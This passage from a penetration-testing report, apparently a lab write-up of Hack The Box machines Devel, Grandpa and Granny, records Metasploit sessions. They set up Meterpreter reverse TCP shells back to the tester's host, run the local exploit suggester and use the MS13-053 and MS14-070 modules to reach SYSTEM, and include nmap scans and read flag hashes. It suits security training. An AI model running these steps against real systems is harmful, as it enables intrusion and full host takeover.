Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > set LHOST 10.10.14.3
LHOST => 10.10.14.3
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.3:5555
[*] Sending stage (175686 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.3:5555 -> 10.10.10.5:49228) at 2022-12-01 20:14:

meterpreter >
```

4) After I get the basic shell, I was trying to find the user flag and maybe the root flag but I notice that I can't do it without perform a privilege escalation



Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: Microsoft Security MS13-053

Vulnerability Explanation: The vulnerabilities were in Windows Kernel-Mode Drivers that could Allow Remote Code Execution

Vulnerability Fix: Immediately update the system

Severity: High

Exploit Code & Proof Screenshot Here:

1) After seeing that I couldn't do much with the normal permission, I looked for a way to escalate permissions with the module: post/multi/recon/local_exploit_suggester

```
Terminate channel 1? [y/N]  y
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 174 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be va
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.10.5 - Valid modules for session 1:
```

2) Next, I looked on the result and try run some modules until one of them was fix to me

#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.
2	exploit/windows/local/ms10_015_kitrap0d	Yes	The service is running, but could not be validated.
3	exploit/windows/local/ms10_092_schelevator	Yes	The service is running, but could not be validated.
4	exploit/windows/local/ms13_053_schlamperei	Yes	The target appears to be vulnerable.
5	exploit/windows/local/ms13_081_track_popup_menu	Yes	The target appears to be vulnerable.
6	exploit/windows/local/ms14_058_track_popup_menu	Yes	The target appears to be vulnerable.
7	exploit/windows/local/ms15_004_tswbproxy	Yes	The service is running, but could not be validated.
8	exploit/windows/local/ms15_051_client_copy_image	Yes	The target appears to be vulnerable.
9	exploit/windows/local/ms16_016_webdav	Yes	The service is running, but could not be validated.
10	exploit/windows/local/ms16_032_secondary_logon_handle_privesc	Yes	The service is running, but could not be validated.
11	exploit/windows/local/ms16_075_reflection	Yes	The target appears to be vulnerable.
12	exploit/windows/local/ntusermndragover	Yes	The target appears to be vulnerable.
13	exploit/windows/local/ppr_flatten_rec	Yes	The target appears to be vulnerable.

And I decided to use it

```
msf6 exploit(windows/local/bypassuac_eventvwr) > use exploit/windows/local/ms13_053_schlamperei
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms13_053_schlamperei) > show options

Module options (exploit/windows/local/ms13_053_schlamperei):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.136.135  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms13_053_schlamperei) > set LHOST 10.10.14.3
LHOST => 10.10.14.3
msf6 exploit(windows/local/ms13_053_schlamperei) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms13_053_schlamperei) > run

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Launching notepad to host the exploit...
```

3) After it's finished to run, I saw that I get the privilege escalation NT authority on the system

```
msf6 exploit(windows/local/ms13_053_schlamperei) > run

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Launching notepad to host the exploit...
[+] Process 3444 launched.
[*] Reflectively injecting the exploit DLL into 3444...
[*] Injecting exploit into 3444...
[*] Found winlogon.exe with PID 428
[+] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Sending stage (175686 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.3:4444 → 10.10.10.5:49230) at 2022-12-0

meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 3908 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

4) Next, I could easily to find the user flag & root flag

```
C:\Users\babis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of C:\Users\babis\Desktop

11/02/2022  03:54 ••     <DIR>          .
11/02/2022  03:54 ••     <DIR>          ..
30/11/2022  05:46 ••                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   4.499.996.672 bytes free

C:\Users\babis\Desktop>type user.txt
type user.txt
1b7ed6ef9fa18d5ac43e756a7c855fc5
```

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of C:\Users\Administrator\Desktop

14/01/2021  11:42 ••     <DIR>          .
14/01/2021  11:42 ••     <DIR>          ..
30/11/2022  05:46 ••                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   4.499.996.672 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
fd109efc3ce5b3533c0e894dab2967ae
```

System IP: 10.10.10.14

(Grandpa)

Service Enumeration

Server IP Address	Ports Open
10.10.10.14	**TCP:** 80
	UDP:

Nmap Scan Results:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -A 10.10.10.14
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-06 07:48 EST
Nmap scan report for 10.10.10.14
Host is up (0.16s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-webdav-scan:
|   WebDAV type: Unknown
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Server Date: Tue, 06 Dec 2022 12:49:12 GMT
|_  Server Type: Microsoft-IIS/6.0
| http-methods:
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from


Vulnerability Explanation: The vulnerability was found in the version of the web server (IIS6)

Vulnerability Fix: Upgrade the version of the Microsoft web server


Severity: High

Proof of Concept Code Here & Initial Shell Screenshot:


1) After the Nmap scan I saw that only port 80 is open so I tried to see in the browser what I'll get but I was getting only a default page**.** I tried to use the tool 'gobuster' to check if there is a hidden paths but it's not got me anywhere so, I search about the version of the web server (IIS6) and discover a vulnerability on the site 'exploit database'




2) Next, I was searching the vulnerability on msfconsole in kali and found it



3) After filling in the details I ran the module and got a meterprter session



4) Next, I open a shell and I was trying to get the flags of user and administrator but I notice that I could not to do it because the limited permissions



 # Next, I started to process of privilege escalation to get the users flags and become the admin on the system.

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: The system had a vulnerability called MS14-070.

Vulnerability Explanation: The problem there is the Windows TCP/IP stack (Tcpip. sys, tcpip6.sys) fails

Vulnerability Fix: Update the service


Severity: High

Exploit Code & Proof Screenshot Here:


1) First, I put the session in the background and used the module exploit_suggester for finding possibility vulnerabilities on the target.

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION                          yes       The session to run this module on
   SHOWDESCRIPTION  false           yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows ...
[*] 10.10.10.14 - 174 exploit checks are being tried ...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.10.14 - Valid modules for session 1:
============================

 #  Name                                                Potentially Vulnerable?  Check Result
 -  ----                                                -----------------------  ------------
 1  exploit/windows/local/ms10_015_kitrap0d             Yes                      The service is running, but could not be validated.
 2  exploit/windows/local/ms14_058_track_popup_menu     Yes                      The target appears to be vulnerable.
 3  exploit/windows/local/ms14_070_tcpip_ioctl          Yes                      The target appears to be vulnerable.
 4  exploit/windows/local/ms15_051_client_copy_image    Yes                      The target appears to be vulnerable.
 5  exploit/windows/local/ms16_016_webdav               Yes                      The service is running, but could not be validated.
 6  exploit/windows/local/ppr_flatten_rec               Yes                      The target appears to be vulnerable.
```

2) I was picking the exploit of **MS14-070** After filling in the details I ran the module. The exploit was complete but I can't get an access



3) Next, I was trying to think how to get access so I came up with an idea to use a process that was already running in the system so I used the migrate command




4) After that I return the exploit and try again to get the root privileges


```
[*] Backgrounding session 4 ...
msf6 exploit(windows/local/ppr_flatten_rec) >
msf6 exploit(windows/local/ppr_flatten_rec) > use exploit/windows/local/ms14_070_tcpip_ioctl
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > show options

Module options (exploit/windows/local/ms14_070_tcpip_ioctl):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.25      yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Server 2003 SP2


View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set SESSION 4
SESSION => 4
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > run
```

5) After filling in the details I ran the module. The exploit was complete and I get the NT authority

```
[*] Triggering the vulnerability ...
[*] Checking privileges after exploitation ...
[+] Exploitation successful!
[*] Sending stage (175686 bytes) to 10.10.10.14
[*] Meterpreter session 5 opened (10.10.14.25:5555 → 10.10.10.14:1033) at 2022-12-06 12:20:10 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 3264 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>cd C:/
cd C:/

C:\WINDOWS\system32>cd ..
cd ..

C:\WINDOWS>cd ..
```

6) After I get the NT authority privileges and get the user flag (Harry) and the administrator flag:





System IP: 10.10.10.15

(Granny)

Service Enumeration

Server IP Address	Ports Open
10.10.10.15	**TCP:** 80
	UDP:

Nmap Scan Results:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -sS -A 10.10.10.15
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-06 13:37 EST
Nmap scan report for 10.10.10.15
Host is up (0.17s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UN
|   Server Date: Tue, 06 Dec 2022 18:37:27 GMT
|   WebDAV type: Unknown
|_  Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK,
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003|2008|XP|2000 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:win
ows_xp::sp3 cpe:/o:microsoft:windows_2000::sp4
Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft Windows Server 2008 Enterprise
2 (91%), Microsoft Windows 2003 SP2 (91%), Microsoft Windows XP SP3 (90%), Microsoft Windows 2000 SP4 or Windows
ws XP (87%), Microsoft Windows 2000 SP4 (87%), Microsoft Windows Server 2003 SP1 - SP2 (86%), Microsoft Windows
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   180.70 ms 10.10.14.1
2   180.67 ms 10.10.10.15
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

